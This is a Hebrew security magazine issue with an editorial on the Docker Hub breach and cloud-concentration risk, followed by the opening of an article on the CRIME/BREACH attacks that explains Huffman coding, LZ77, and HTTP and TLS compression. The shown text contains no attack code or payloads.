Digital Whisper

גליון 106, מאי 2019

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	שחף אלקסלסי, אפיק קסטיאל (cp77fk4r), גלעד זינגר, Dvd848, YaakovCohen88 ועו"ד יהונתן קלינגר.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ב-25 לחודש, משתמשי השירות Docker Hub קיבלו אימייל מ-Kent Lamb, אשר דיווח על "Unauthorized access to Docker Hub database". את הנוסח המלא של המייל ניתן לקרוא כאן.

נכון לכתיבת שורות אלו, יש מעט פרטים טכניים על האירוע, ומהמידע שפורסם עולה כי רק סט מצומצם של לקוחות נפגע, ופרטים שנחשפו כללו מזהי גישה למספר שירותים נוספים (כגון Github ו-Bitbucket במקרים שבהם אותם לקוחות השתמשו ב-autobuild).

החבר'ה של Docker ככל הנראה רציניים מאוד, ואני סמוך ובטוח שהם יטפלו באירוע בצורה הטובה ביותר. אך לאור האירוע הזה, ולאור אירועים נוספים (כגון האירוע שפורסם ע"י חברת Microsoft ב-15 לחודש, על כך שהאקרים יכלו לקרוא כל אימייל מכל חשבון אימייל פרטי שנרשם תחת outlook.com) עולה שוב השאלה: כמה באמת בטוח לסמוך על שירותי ענן ריכוזיים שכאלה?

אין שום ספק, כי שירותי הענן המרכזיים היום נהנים מרמות האבטחה הגבוהות ביותר ששירות ציבורי יכול לספק. היתרונות בביזור השירותים הארגוניים בענן מובנים וכמות היתרונות עצומה (חסכון בכח אדם, חסכון בכאבי ראש DevOps-ים, חסכון בחשמל, Uptime תמידי וכו').

אך עם זאת, לאט לאט עושה רושם שחלק מהחברות בשוק נהיות כל כך מרכזיות כך שהן נהיות סוג של Holy Grail עבור האקרים. ובלא מעט מקרים, כאשר מאגרי-על נפרצים ונתוניהם מתפרסמים, אתם כאנשים פרטיים או כארגון יכולים להפגע רק כי הייתם במאגר הזה. אם השתמשתם בשירות אימייל שדלפו ממנו כל האימיילים - הארגון שלכם יפגע, רק כי הייתם שם, אם שמתם כרטיס אשראי בחנות אינטרנטית שנפרצה - תפגעו, רק כי הייתם שם, ולא כי מישהו רצה להרע לכם באופן אישי.

כמות המידע שיש ב-Gmail, ב-Outlook365, או ב-Slack היא עצומה ותמים יהיה לחשוב שאין מי שלא ירצה לשים עליו יד באופן לא חוקי. מה הוא יעשה עם המידע הזה? אין לי מושג. אך לא הייתי רוצה להיות שם כשהכל יתפוצץ.

אני לא תמים, אני יודע שאם האקרים רוסים, סינים או כל ארגון פשיעה קיברנטי רציני החליט שהוא רוצה להשיג את כל התכתבויות האימייל של הארגון שלכם ולפרסם אותם לציבור - הם כנראה יצליחו לעשות זאת. **אך הדגש כאן הוא שאתם צריכים לעניין אותם באופן אישי, וכל עוד אתם לא מעניינים אותם אתם כנראה תיהיו בסדר.**

ושלא תבינו אותי לא נכון, אני לא קורא עכשיו לכולם לעזוב הכל ולממש On Premise כל שירות חיצוני כזה או אחר. אך אני כן מצפה מצוות ההגנה בארגון לבצע ניהול סיכונים ולהבין לעומק מה אפשר וטוב לשים בענן ומה רגיש מדי ועם כל כאב-הראש שבדבר - להשאיר בתוך הארגון.

לטעמי, כמעט כמו בתחום ה-IoT - שאליו העולם פשוט נוהר ללא כל הבחנה אמיתית ניהול הסיכון - כך גם בכל עולם ה-aaS*, הרבה ארגונים דוהרים לשם ללא ביצוע ניהול סיכונים אמיתי ונכון והבנה מה כן נכון ומה לא נכון לשתף. לשירותי הענן יש מקום נפלא בין כותלי הארגון ושימוש נבון בהם מהווה פוטנציאל רב לקדמת הארגון ולפריחתו. אך חשוב מאוד לנהל אותו נכון ולהבין בדיוק באיזה סל כדאי לשים אילו ביצים.

וכרגיל, אחרי כל הבירבורים שלי, ולפני שניגש לתוכן שעליו עמלו טובי בנינו, נרצה להודות להם על כל הזמן וההשקעה החודש. תודה ל**שחף אלקסלסי**, תודה ל**גלעד זינגר**, תודה רבה ל-**Dvd848**, תודה רבה ל-**YaakovCohen88** ותודה רבה ל**עו"ד יהונתן קלינגר**!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

כשדחיסה היא CRIME ויוצרת BREACH באבטחה

מאת שחף אלקסלסי ואפיק קסטיאל (cp77fk4r)

הקדמה

עולם פיתוח האתרים ועולם אבטחת המידע לא אחת נפגשים. מפתח האתר צריך לדאוג לבנות את האתר עם פונקציונליות נדרשת וחווית משתמש טובה, ולצד זאת לדאוג שיהיה מאובטח. אם המפתח יוסיף יכולת כלשהי מבלי להגן עליה מן העבר השני הוא יחשוף את האתר לפרצות אבטחה פוטנציאליות. במאמר זה נדבר על מקרה קצת שונה שבו משקיעים גם בחוויית המשתמש וגם באבטחת המידע, ודווקא השילוב של ההשקעה בשניהם הוא זה שיוצר פרצת אבטחה.

אחת הסוגיות עמה מתמודדים בעולם ה-Web ונוגעת בשיפור חוויית המשתמש היא זמן טעינת האתר. ישנם מחקרים שמדברים על כך שזמן טעינה טוב של אתר הוא כ-2-3 שניות, ואילו כל שנייה נוספת מעלה את ההסתברות שהמשתמש לא ימתין להשלמת טעינת האתר ויסגור את החלון. בשנת 2017 גוגל פרסמה מאמר בנושא זה: Find Out How You Stack Up to New Industry Benchmarks for Mobile Page Speed. ישנן מספר דרכים להתמודד עם שאלת זמני הטעינה ואחת מהן נגזרת מההבנה שבהינתן אותה מהירות הורדה - ככל שקובץ קטן יותר כך הוא ירד מהר יותר, ולכן כדי לגרום לקובץ להיות קטן ככל האפשר מבצעים עליו דחיסה רגע לפני שמעבירים אותו בין השרת למשתמש.

מן העבר השני, סוגייה נפוצה שנוגעת באבטחת המידע היא איך לאבטח את המידע העובר בין השרת והמשתמש כך שלא ייחשף בפני גורמי צד שלישי. הדרך הנפוצה להתמודד עם שאלה זו היא שימוש בפרוטוקולי האבטחה TLS/SSL אשר מוסיפים מעטפת צופן מסביב למידע העובר בין השרת והמשתמש, בצורה כזאת שגם אם גורם צד שלישי ישיג את המידע הוא לא יוכל לפענח אותו.

כל אחת משתי השיטות שהצגנו כעת טובה בפני עצמה, הראשונה משפרת את חוויית המשתמש, והשניה משפרת את אבטחת המידע, אך מסתבר שהשימוש בשתיהן יחד יוצר פרצת אבטחה ועל כך נדון במאמר זה. כדי להבין את הפירצה שנוצרת נדון קודם בתהליך הדחיסה, נבין לעומק אלגוריתמי דחיסה שונים בהם עושים שימוש, וננסה להבין איך דחיסה משתלבת בעולם ה-Web. לאחר מכן נציג את פרצת האבטחה שנוצרת משילוב של דחיסה והצפנה, ונסיים עם דרכים להתמודד עמה.

דחיסה

דחיסה (באנגלית Compression) בעולם המחשבים היא פעולה שבה לוקחים מידע מסויים ומנסים להקטין את גודלו. לא כל דבר נוכל לדחוס. בצורה טבעית קל להבין שכשיש חזרתיות במידע אז נוכל לנסות לדחוס אותו על ידי ניצול של אותה חזרתיות. ננסה להמחיש זאת בדוגמה הבאה:

נניח שיש לנו את הטקסט הבא: **aaabdbbiii**, אורכו בצורתו הנוכחית הוא 10 תווים. נשים לב שישנם תווים שחוזרים על עצמם ומופיעים בסמיכות. כך למשל התו **a** מופיע 3 פעמים ובסמיכות. האם יש דרך שנוכל לייצג מצב זה? אולי אם נכתוב **a3**? ננסה לכתוב כך את כל הטקסט: **a3bdb2i3**, וקיבלנו דרך אחרת לייצג את הטקסט המקורי אך באורך חדש וקטן יותר של 8 תווים. בשיטה זו הצלחנו לדחוס 20% מהטקסט המקורי.

ככל שנקח טקסט ארוך יותר, עם חזרות סמוכות רבות יותר, כך הדחיסה עשויה להיות יעילה יותר. למשל:

- **לפני**: 27 תווים: nnneifuuuhhhhhbcussyddddaas
- **אחרי**: 20 תווים: n3eifu3h5bcus2yd4a2s
- **יחס דחיסה**: 26%

הדוגמה שלנו היא דוגמה פשוטה שטובה עבור מקרה מאוד מסויים: טקסט בלי מספרים ועם חזרות סמוכות. אבל כמובן שעולם המחשבים מביא עמו גם אלגוריתמים מורכבים יותר שיודעים בין היתר להתמודד גם עם מספרים וגם בלי סמיכויות, ובהם אפשר למצוא את Gzip, Deflate, Brotli.

אלגוריתמי דחיסה מתקדמים


אחד האלגוריתמים שהוזכרו בפרק הקודם הוא Deflate. אלגוריתם זה פותח על ידי Phillip Walter Katz, והוא האלגוריתם השכיח ביותר בעת השימוש ב-TLS/SSL, בנוסף אלגוריתם זה הינו הבסיס של Gzip.

האלגוריתם עושה שימוש בשני מרכיבים מרכזיים שעלינו להבין ונסביר אותם כעת. הראשון הוא: **Huffman coding** והשני הוא אלגוריתם הדחיסה למפל-זיו, או **LZ77**.

קוד האפמן

Huffman coding, או קוד (דייוויד) האפמן, הוא דרך לייצג מחרוזת תווים באופן יעיל (מבחינת נפח מקום) ובדרך שאינה מאבדת מידע מהמחרוזת המקורית. הרעיון הבסיסי העומד מאחורי שיטת קידוד זו הוא בניית עץ (מכונה גם "עץ האפמן") המייצג את המחרוזת המקודדת בצורה שבה התווים החוזרים על עצמם באופן השכיח ביותר - יוחלפו בסט התווים (או המסלול) הקצר ביותר. באופן כזה, גם נפח התוצר הסופי יהיה דחוס מאוד, וגם פרק הזמן הדרוש לפתיחת הדחיסה (פעולה המכונה גם "פרישה") יהיה המהיר ביותר (סכום "הטיול" בין ענפי העץ יהיה הקצר ביותר עבור כלל הטקסט הדחוס).

דוגמא לעץ האפמן עבור המשפט: "ground control to major tom":



[את הדוגמא הנפלאה הזו יצרנו בעזרת האתר הבא, שחקו איתה מעט על מנת להבין את העניין יותר לעומק]

לא נרחיב כאן על אלגוריתם הבניה של העץ עצמו, שכשלעצמו הוא מעניין (העץ נבנה מלמטה למעלה, ולא להפך), אך למי שמעוניין קיים בויקיפדיה - איך לא - הסבר מעולה לכך.

ניתן לראות כי במשפט שבחרנו, התו שחוזר על עצמו בתדירות הגבוהה ביותר (6) הוא האות "o", ולכן הוא מופיע במסלול הקצר ביותר מראש העץ. לאחר מכן התוים " " (רווח, ארבעה מופעים), "t" ו-"r" (שלושה מופעים), ובסוף העץ (בתחתית, במסלול הארוך ביותר) מופיעים התווים "l", "c", "d", "u", "g" ו-"a" להם רק מופע אחד בודד.

המספרים 0 ו-1 מייצגים באופן בינארי את המסלול בו אנו נדרשים לעבור בעת פרישת הטקסט הדחוס ובכך גם את הקידוד של אותו התו. כלומר מתחילים משורש העץ, ובכל שלב עוברים אל הבן השמאלי (0) או הימני (1) עד שמגיעים אל העלה שמייצג את התו שמחפשים. לדוגמא, במקרה שלנו, התו "o" מיוצג על ידי הרצף 00. והתו "m" מיוצג על ידי הרצף 1100. הרעיון המרכזי העומד מאחורי אלגוריתם הדחיסה הנ"ל הוא שבגלל שהתו "o" מופיע בתדירות הגבוהה ביותר, אנו מעוניינים לייצג אותו באופן המזערי ביותר (ואכן, הרצף 00 הוא רצף הקידוד הקצר ביותר בדוגמא זו), כך שרצף זה "יבזבז" לנו פחות מקום בתוצר הדחוס הסופי. בנוסף, ניתן לראות שלכל תו יש מסלול שונה, מסלול שיוצר רצף ייחודי לפתיחת כל תו במפת הקידוד. מה שעוזר לנו למנוע מצבים בהם יש מספר פלטים לקלט דחוס נתון.

אם ניקח את המשפט "ground control to major tom" ונשתמש בעץ שבנינו עבורו, אז הייצוג הדחוס שלו יראה כך:

g: 11010	u: 11011	whitespace: 101	l: 11110	j: 1000
r: 010	n: 1001	c: 11101	m: 1100	
o: 00	d: 11100	t: 011	a: 11111	

והמשפט כולו:

11010010001101110011110010111101001001011010001111010101100101110011111110000
0010101011001100

המשפט הדחוס עם כל ה-0 וה-1 יצא ארוך יותר (92) מאשר המשפט המקורי (27), אז מה בדיוק דחסנו פה? היופי הוא שה-0 וה-1 הם ביטים, וביט זו יחידת הנתונים הקטנה ביותר בעולם המחשבים.

נניח שהמשפט המקורי שלנו מקודד ב-UTF-8, זה אומר שכל אות בו היא בגודל של 8 ביטים, כך שגודלו של המשפט כולו הוא 27*8=216 ביטים. ולכן אם בעזרת הדחיסה צמצמנו את גודל המשפט ל-92 ביטים המשמעות היא שדחסנו כ-57% מגודל המשפט המקורי!

למפל זיו

LZ77 או אלגוריתם למפל-זיו (שהוצג בשנת 1977), הוא אלגוריתם כחול-לבן שפותח בשנות השבעים על-ידי שני פרופסורים מהטכניון. האלגוריתם במהלך השנים שופץ ושופר רבות על-ידי חוקרים נוספים וכיום אחת הגרסאות הנפוצות ביותר שלו מכונה LZW (ה-W נוסף על שם Terry Welch, ופורסם ב-1984) ומבוסס בעיקר על גירסה מעט יותר חדשה של LZ77, המכונה LZ78, נשאיר לכם לנחש באיזו שנה היא פורסמה.

באלגוריתם דחיסה זה, משתמשים במושג בשם "Sliding Window" או "Buffer" שאת גודלו מגדירים מראש. הוא מחולק לשני חלקים המכונים "Search Buffer" ו-"Look-ahead Buffer". ה-Sliding Windows מתקדם לאורך ריצת האלגוריתם (ומכאן שמו). בעת יצירת המילון (תוצר הדחיסה) האלגוריתם מחפש תת מחרוזות אשר חוזרות על עצמן ומחליף אותן ברפרנסים למופעים הקודמים שמופיעים בטקסט.

בכל זמן נתון, ה-Search Buffer מכיל קטע מהטקסט שקודד עד כה, בזמן שה-Look-ahead Buffer מחזיק את החלק מהטקסט שברצוננו לקודד כעת. בכל שלב שכזה, האלגוריתם מחפש את ההתאמה הארוכה ביותר שניתן למצוא בין ה-Look-ahead Buffer לבין ה-Search Buffer ומחליף אותה בשלשה :<O,L,C>

- O - קיצור של Offset, המרחק בין התו הנוכחי ב-Look-ahead Buffer לבין התו המתאים לו ב-Search Buffer.
- L - קיצור של Length, אורך המחרוזת המותאמת.
- C - התו הבא לאחר המחרוזת הזו שממנו יש לבצע את ההתאמה הבאה.

במידה ולא נמצאה החלפה, תתווסף למילון השלשה:

(0,0)C

לאחר מציאת ההחלפה היעילה ביותר (זאת עם ה-L הגדול ביותר) / אי מציאת החלפה כלל, החלון זז מתקדם ב-Length ומבצע את כלל השלבים מחדש, כך עד סוף הטקסט.

נניח כי הטקסט שאנו מעוניינים לדחוס הוא "ABBACCBBABACC", גודל ה-Sliding Window הוא 9 תווים. ה-Search Buffer הוא 5 תווים וה-Look-ahead Buffer הוא 4 תווים, כך נראה הקלט שלנו:

A	B	B	A	C	C	B	B	A	D	A	C	C

הפלט של השלב הראשון יהיה:

(0,0)A

מפני שזאת כמובן הפעם הראשונה שאנחנו נתקלים בתו הראשון. ההתו הבא הוא B ולכן בשלב הבא נקבל את השלשה המשעממת:

(0,0)B

מפני שגם עכשיו - זאת הפעם הראשונה שאנו מתמודדים עם תו שכזה. בסיבוב הבא, נקבל את השלשה:

(1,1)A

שתורה לתהליך הפרישה ללכת צעד אחד אחורה, ולהעתיק תו אחד בודד (B). לאחר מכן, נקבל את השלשה:

(3,1)C

וזאת מפני שכבר ראינו את התו A במרחק 3 צעדים ובאורך של תו אחד. וכן הלאה.

לאחר מספר שלבים, כאשר נגיע לאורך מספיק גדול כדי להרכיב את ה-Sliding Window - נקבל מצב כזה (כחול: Search Buffer, כתום: Look-ahead Buffer):

A	B	B	A	C	C	B	B	A	D	A	C	C

בשלב זה, נחפש את ההתאמה הטובה ביותר לתו הראשון ב-Look-ahead Buffer, הלא הוא התו "C". המרחב שבו אנו מחפשים הוא ב-Search Buffer. קיים רק מופע אחד של התו "C" במרחב זה, במרחק של 1 ובאורך של 1, והתו הבא שעלינו לבדוק הוא B. לכן נכניס למילון שלנו את השלשה:

(1,1)B


בשלב זה, נזיז את ה-Sliding Window צעד אחד ימינה, נקבל את המצב הבא:

A	B	B	A	C	C	B	B	A	D	A	C	C

וכעת עלינו להתחיל לחפש את ההתאמה מהתו "B". תו זה מופיע פעמיים ב-Search Buffer אבל אל ההתאמה הטובה ביותר נגיע באמצעות התו הראשון מפני שאם נבחר בו להתאים 3 תווים (BBA), ולכן נרשום במילון את השלשה:

(5,3)D

הדילוג הבא כאמור יהיה כבר של 3 (אורך ה-Length של ה-Pattern האחרון שמצאנו בשלב הקודם), נקבל מצב כזה:



התו שאנחנו בוחנים כעת הוא "D", זוהי הפעם הראשונה שאנחנו נתקלים בתו זה, ולכן המשמעות היא שאין שום התאמה עם ה-Search Buffer. מה שגורר את השלשה:

(0,0)A

כאמור, הצמד 0,0 אומר למפרש, שאחראי בשלב הפרישה לשחזר את התוכן המקורי, שאין כאן שום רפרנס אלא יש להתייחס לתו מהשלשה הקודמת בדיוק כמו שהוא.

בנוסף, התו A מופיע ב-Search Buffer ולכן נוריד אותו ונחליף ברפרנס אליו:

(2,1)

שימו לב שאם ה-Search Buffer שלנו היה מעט גדול יותר, היינו יכולים להחליף את הרפרנס של A לרפרנס של המחרוזת ACC:

(7,3)

ובכך להגדיל את אחוז הדחיסה, אך בשל מגבלת גודל ה-Sliding Window לא נוכל לבצע דחיסה עבור ביטויים שנמצאים מחוץ לחלון.

בסוף, כלל השלשות שנוצרו - ישמרו ומהן נוכל להפיק את התוכן המקורי ע"י ביצוע הלוגיקה ההפוכה. כך יראה הייצוג הדחוס עבור המחרוזת ABBACCBBABACC:

(0,0)A(0,0)B(1,1)(3,1)C(1,1)(5,3)D(0,0)(2,1)C(0,0)(1,1)

נקודה נוספת שבטח שמתם לב אליה בשלב זה: יש מקרים שבהם התוכן הדחוס יהיה גדול יותר מהתוכן המקורי, במקרים כאלה - התוכן המקורי הוא זה שישמר ולא התוכן הדחוס.

אם שיטת ה-Sliding Window לא מביאה לתוצאת הדחיסה הטובה ביותר ויכולה אף להביא לכך שהתוכן הדחוס גדול יותר מהמקורי אז למה להשתמש בה? היתרון שמביאה שיטה זו הוא המהירות. ככל שגודל החלון הזז גדול יותר כך גם הדחיסה תהיה טובה יותר, אבל לצד זאת יקח יותר זמן לבצע אותה. לעומת

זאת כשהחלון הזז קטן יותר אז התוצאה הסופית עשוייה אמנם להיות פחות דחוסה אך פעולת הדחיסה תתבצע מהר יותר.

כמו שראינו בתחילת הפרק, ל-Sliding Window יש גודל סופי שנקבע מראש (ולכן גם ל-Search Buffer ול-Look-ahead Buffer), מה יקרה אם אנו פוגשים תו שכבר ראינו בעבר אך לא נמצא ב-Search Buffer? (זוכרים שאמרנו שיש לו גודל קבוע וסופי?), המשמעות היא שתהליך הדחיסה יתייחס אליו כאילו זאת הפעם הראשונה שאנו קולטים אותו.

למה שהמרחק שבו אנו מחפשים לא יהיה עצום בגודלו? למעשה, הוא די גדול (32K), אבל הוא לא יכול להיות באורך הקלט, כי אז תהליך הפרישה ותהליך הדחיסה יהיו יותר מדי ארוכים שכבר עדיף להעביר את המסר באופן שאינו דחוס. במידה ואנו מעוניינים לבצע "דחיסה קרה" לטובת גיבוי כונן - אין שום בעיה לשחק עם פרמטרי הדחיסה כך שהתהליך יהיה יעיל יותר (פלט קטן יותר) על חשבון זריזות התהליך (חישובים ארוכים בשל Sliding Window גדול), אך כאשר מדובר בחווית גלישה - אנחנו מעוניינים למקסם על המהירות שבה התוכן מוצג למשתמש.

שני האלגוריתמים שהצגנו בשלב זה מהווים את אבני הבסיס לדחיסה בעת השימוש באלגוריתם DEFLATE.

ישנן סיבות רבות אשר משפיעות על הזמן שלוקח לאתר אינטרנט להיטען ובהן ריחוק גאוגרפי של המשתמש ממיקום השרת עליו יושב האתר, קוד לא יעיל של בונה את האתר, מכשיר חלש דרכו גולשים את האתר ועוד.

במאמר זה נדבר על אחת הסיבות המשפיעות על זמני הטעינה של אתרים והיא גודל המקורות בהם האתר עושה שימוש. כל משתמש מוגבל במהירות האינטרנט שלו, והזמן שלוקח לו לטעון לאתר מסויים נגזר, בין היתר, מהזמן שלוקח לו להוריד את המקורות השונים הדרושים להצגת האתר. ככל שהמקורות השונים גדולים יותר כך לוקח להם זמן רב יותר לרדת ולאתר להיות מוצג.

ולכן, כדי לשפר את חוויית המשתמש ולסייע בטעינה מהירה יותר של אתרים, נהוג להשתמש בשיטות של דחיסת המידע המועבר ברשת האינטרנט.

HTTP Compression

משתמש שמבקש לגלוש לאתר אינטרנט מבצע פעולה של שליחת בקשת HTTP לשרת עליו מאוחסן האתר. בקשה זו מכילה כל מני נתונים לגבי המשתמש, הדפדפן שלו, והדף שהוא מבקש לקבל.

השרת שמקבל את בקשת ה-HTTP מנתח אותה ובהתאם מייצר תשובת HTTP שמכילה את התוכן הדרוש להצגת דף האתר אצל המשתמש. במידה והדף מורכב ממספר מקורות, כמו למשל תמונות, פונטים והגדרות עיצוב, נשלחת בקשת HTTP נוספת עבור כל אחד מהם, והשרת בתורו מחזיר כל מקור בצורה של תשובת HTTP.


לכל תשובת HTTP גודל הנגזר מגודל המקור המועבר למשתמש. כך למשל אם השרת מעביר למשתמש תמונה בגודל 500KB אז אפשר לצפות שתשובת HTTP שמכילה את התמונה עצמה וכן מספר נתונים נוספים תהיה מעט גדולה יותר מ-500KB.

לטובת סיוע בטעינה מהירה יותר של האתר ובכך להביא לחוויית משתמש טובה יותר, אפשר לבצע בשרת דחיסה של תשובות ה-HTTP, רגע לפני שהן מועברות למשתמש, וכך להעביר אליו מקורות כמה שיותר קטנים שירדו אל מכשירו כמה שיותר מהר.

תהליך הדחיסה תלוי בזה שדפדפן המשתמש מכיר את אלגוריתם הדחיסה בו השרת משתמש, וכך כשהדפדפן מקבל תשובת HTTP דחוסה הוא יודע לפרוש אותה לצורתה המקורית.

הדרך שבה זה נעשה היא שבבקשת ה-HTTP שנשלחת על ידי דפדפן המשתמש נוסף Header שנקרא Accept-Encoding והוא מכיל רשימה של אלגוריתמי דחיסה שהדפדפן מכיר:

השרת שמקבל בקשה זו בודק אם הוא מכיר את אחד האלגוריתמים, ובמידה וכן הוא נעזר בו כדי לבצע את הדחיסה של תשובת ה-HTTP ומוסיף אליה Header שנקרא Content-Encoding ומציין באיזה אלגוריתם דחיסה הוא השתמש:



הדפדפן בתורו מקבל את תשובת ה-HTTP ויודע באיזה אלגוריתם דחיסה להשתמש כדי לפתוח אותה רגע לפני שהוא מציג את המקור למשתמש חסר הסבלנות.

TLS Compression

TLS/SSL הם פרוטוקולים לאבטחת המידע העובר ברשת. למעשה SSL הוא פרוטוקול האבטחה הראשון ביניהם בו השתמשו עד שנת 1999 אז יצא פרוטוקול TLS שהתבסס על גירסה מספר 3 של SSL.

השימוש ב-TLS/SSL אמנם מוכר בעיקר כשכבת הגנה לפרוטוקול HTTP, אך בפועל הם פותחו כשכבות הגנה עבור פרוטוקולים נוספים כגון: SMTP (כאשר פרוטוקול זה מועבר תחת TLS הוא יכונה SMTPS), או אם השתמשתם בפרוטוקול STARTTLS, אז בפועל השתמשתם ב-IMAP המועבר תחת TLS (או IMAPS - שזה IMAP המועבר תחת SSL) ועוד.

לא כל הפרוטוקולים שמועברים תחת TLS/SSL הם בעלי מאפייני דחיסה, ולכן החברים הטובים שפיתחו את השכבות האלה מימשו גם תמיכה בדחיסה ברמת שכבת ההגנה.


וכך למשל חבילת HTTP שנעטפת ב-TLS/SSL יכולה במקום להידחס ברמת ה-HTTP, להדחס ברמת המעטפת שלה, ובעוד HTTP Compression מביאה רק את תוכן תשובת ה-HTTP להיות דחוס, דחיסה ברמת TLS/SSL דוחסת את כל החבילה כולל ה-Headers.

כאשר לקוח פונה לשרת, עוד לפני שמעבירים בקשות ותשובות HTTP ביניהם, מתבצע תהליך לחיצת יד (TLS Handshake) ובו הלקוח שולח לשרת חבילה בשם ClientHello. חבילה זו מכילה פרטים כגון: גרסת פורוטוקול ה-TLS בה הוא מעוניין, רשימת סוגי אלגוריתמי ההצפנה שבהם הוא תומך ועוד.

בין היתר, אחד הפרטים שנוספים לחבילת ה-ClientHello הוא רשימה של סוגי אלגוריתמי הדחיסה שבהם הלקוח תומך:

```
Version: TLS 1.0 (0x0301)
▷ Random: f69d8a7657e533ef363b16eb371596173091dad63e305bdc…
Session ID Length: 32
Session ID: 50ed77ed44295c4b81bcd2bdf4099fb6e67751276595f0cc…
Cipher Suites Length: 34
▷ Cipher Suites (17 suites)
Compression Methods Length: 2
◢ Compression Methods (2 method)
   Compression Method: DEFLATE (1)
